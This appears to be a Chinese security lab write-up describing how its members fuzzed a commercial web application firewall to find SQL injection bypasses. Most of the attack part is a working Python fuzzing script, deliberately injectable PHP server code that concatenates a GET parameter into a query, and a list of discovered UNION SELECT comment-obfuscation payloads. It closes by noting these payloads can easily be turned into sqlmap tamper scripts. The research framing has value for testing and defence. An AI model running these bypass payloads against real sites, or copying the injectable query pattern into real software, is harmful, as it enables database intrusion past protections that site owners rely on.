Fuzz 测试 WAF

0x00 前言

科拉实验室 是一个无名无实的信息安全实验室，此Git用于发布成员研究成果，技术交流而创。

本篇文章是总结 科拉实验室V1n3r的Fuzz bypass WAF的过程，由科拉实验室 倾旋 做内容补充。

环境如下：

- Windows 2008
- Apache
- PHP
- MySQL
- 某WAF 4.0

0x01 原理

每当WAF拦截一个请求，都会返回一个相同的提示页面，这个页面可以给予我们与正常请求页面不同的响应。

如：网页标题、网页内容、HTTP响应头、等等……

那么在WAF匹配攻击敏感点的时候它会查询一下自己的规则库（正则表达式），如果遇到匹配不到的请求（正常请求 or 攻击请求），都会自动放行。

首先要确立一个看似一定会被拦截的规则，然后在此规则上做FUZZ测试。

例如：`UNION SELECT XXX`

但是我们在UNION与SELECT之间可以做许多注释来进行测试，假设规则库（正则）中只能匹配到数字、大小写字母，那么就可以填充它预知不到的字符，该请求被发送出去，都将会被视为正常请求放行。

在代码中我们需要匹配数据库返回的内容OR响应内容就可以判断当前的Payloads是不是可以Bypass的了。

例如：`UNION/*%(-_/}%*/ SELECT`

当前状况下，`/**/`中的字符都不会被SQL解析。

0x02 机器实现对抗规则库


```
# -*- coding: utf-8 -*-
import requests
fuzz_zs = ['/*','*/','/*!','*','=','`','!','@','%','.','-','+','|',
'%00']
fuzz_sz = ['',' ']
fuzz_ch = ["%0a","%0b","%0c","%0d","%0e","%0f","%0g","%0h","%0i","%
0j"]
 # 这里还可以填充更多的冷门字符
fuzz = fuzz_zs+fuzz_sz+fuzz_ch
headers = {"User-Agent":"Mozilla/5.0 (Windows NT 10.0; WOW64) Apple
```

```
WebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.221 Safari/537.3
6 SE 2.X MetaSr 1.0"}
url_start = "http://192.168.1.104/index.php?id=1"
for a in fuzz:
    for b in fuzz:
        for c in fuzz:
            for d in fuzz:
                    exp = "/*!union/*"+a+b+c+d+"*/select*/ 1,2"
                    url = url_start + exp
                    res = requests.get(url = url , headers = header
s)
                    #print(res.text.find("true"))
                    if res.text.find("true")==-1:
                        print("Find Fuzz bypass:"+url)
                        pass
```

服务器端代码:

```
<?php
mysql_connect("127.0.0.1","root","root","test");
$id=!empty($_GET['id'])?$_GET['id']:1;
$SQL="SELECT * FROM test.test WHERE id = " . $id;
$result = mysql_fetch_assoc(mysql_query($SQL));
print_r($result);
```


数据库结构:



数据库结构

注意要将CC防护关闭，因为它会将短时间内请求数量过高的主机加入黑名单

0x03 Just Do it



FUZZ结果

```
Find Fuzz bypass:http://192.168.1.104/index.php?id=1/*!union/*/*/*%
0h%0c*/select
*/ 1,2
Find Fuzz bypass:http://192.168.1.104/index.php?id=1/*!union/*/*/*%
0h%0d*/select
*/ 1,2
Find Fuzz bypass:http://192.168.1.104/index.php?id=1/*!union/*/*/*%
0h%0e*/select
*/ 1,2
Find Fuzz bypass:http://192.168.1.104/index.php?id=1/*!union/*/*/*%
0h%0f*/select
*/ 1,2
Find Fuzz bypass:http://192.168.1.104/index.php?id=1/*!union/*/*/*%
0h%0g*/select
*/ 1,2
Find Fuzz bypass:http://192.168.1.104/index.php?id=1/*!union/*/*/*%
0h%0h*/select
*/ 1,2
Find Fuzz bypass:http://192.168.1.104/index.php?id=1/*!union/*/*/*%
0h%0i*/select
*/ 1,2
Find Fuzz bypass:http://192.168.1.104/index.php?id=1/*!union/*/*/*%
0h%0j*/select
*/ 1,2
Find Fuzz bypass:http://192.168.1.104/index.php?id=1/*!union/*/*/*%
0i/**/select*
/ 1,2
Find Fuzz bypass:http://192.168.1.104/index.php?id=1/*!union/*/*/*%
0i*/*/select*
/ 1,2
Find Fuzz bypass:http://192.168.1.104/index.php?id=1/*!union/*/*/*%
0i/*!*/select
*/ 1,2
Find Fuzz bypass:http://192.168.1.104/index.php?id=1/*!union/*/*/*%
0i**/select*/
1,2
.................
```

对抗结果如上

利用如上Payloads写出相应的Tamper已经不是什么难事了。

0x04 未来

目前是机器PK死的规则库，当然是机器会胜利，那么未来是否会是机器对抗机器?

还会远吗?

科拉实验室 service@cora-lab.org